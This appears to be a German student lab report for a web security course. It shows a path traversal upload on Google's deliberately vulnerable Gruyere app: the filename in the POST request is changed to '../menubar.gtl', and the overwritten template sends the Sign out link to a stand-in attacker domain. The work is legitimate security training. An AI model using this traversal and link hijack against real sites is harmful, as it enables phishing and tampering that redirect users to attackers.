Websecurity - Abschlussaufgabe Phishing

Lara Quitte, Tino Jeromin

1 Beschreibung des Versuchs

Mittels Phishing soll die Funktion der Website https://google-gruyere.appspot.com/ derart Verändert werden, dass durch Klicken des Signout-Buttons kein Ausloggen mehr stattfindet, sondern ein Nutzer auf die Website https://eveisev.il weitergeleitet wird. Dieser Versuch wird über zwei Nutzeraccounts durchgeführt.

2 Durchführung

- Erstellen von zwei Nutzern: Alice (Opfer) und Eve (Angreifer)
- Quellcode von Gruyere herunterladen
- Herausfinden, wo der Sign-out Link im Code gesetzt wird. Hier: menubar.gtl
- menubar.gtl herunterladen und entsprechend der Aufgabenstellung verändern (siehe Zeile 21 in Kapitel 3)
- Als Eve einloggen
- **Hochladen der neuen menubar.gtl Datei über die Upload-Funktion.**



Figure 1: Eve Upload

- **Editieren des gesendeten Post-Requests.**
  Damit die Datei menubar.gtl an den richtigen Pfad geschrieben wird, müssen wir im POST-Request den Dateinamen zu "../menubar.gtl" verändern.



Figure 2: Editieren des Post-Requests

- **Die menubar.gtl Datei wurde den richtigen Pfad hochgeladen.**

resources/menubar.gtl

Home | My Snippets | New Snippet | Upload **Eve <Eve>** | Profile | Sign out

Gruyere: Upload Complete

File uploaded!
File accessible at: https://google-gruyere.appspot.com
/344193192916240309053212751713237956525/Eve/../menubar.gtl

- Log-out über die URL https://google-gruyere.appspot.com/-uniqueUID-/logout
- Einloggen als Alice
- Ausloggen über den Sign-out Button



Figure 3: Alice's Website mit fehlerhaftem Sign Out Link

3 Code der veränderten Datei

```
resources/menubar.gtl
    {{# Copyright 2017 Google Inc. }}
    <div class='menu'>
      <span id='menu-left'>
        <a href='/{{_unique_id}}/'>Home</a>
          [[if:_cookie.uid]]
          | <a href='/{{_unique_id}}/snippets.gtl'>My Snippets</a>
          | <a href='/{{_unique_id}}/newsnippet.gtl'>New Snippet</a>
          | <a href='/{{_unique_id}}/upload.gtl'>Upload</a>
          [[/if:_cookie.uid]]
      </span>
```

```
12      <span id='menu-right'>
13          [[if:_cookie.uid]]
14          <span class='menu-user'>
15            {{_profile.name:text}} &lt;{{_cookie.uid}}&gt;
16          </span>
17          [[if:_cookie.is_admin]]
18          | <a href='/{{_unique_id}}/manage.gtl'>Manage this server</a>
19          [[/if:_cookie.is_admin]]
20        | <a href='/{{_unique_id}}/editprofile.gtl'>Profile</a>
21          | <a href='https://eveisev.il'>Sign out</a>
22          [[/if:_cookie.uid]]
23          [[if:!_cookie.uid]]
24          <a href='/{{_unique_id}}/login'>Sign in</a>
25          | <a href='/{{_unique_id}}/newaccount.gtl'>Sign up</a>
26          [[/if:!_cookie.uid]]
27      </span>
28    </div>
```

Figure 4: Hochgeladene menubar.gtl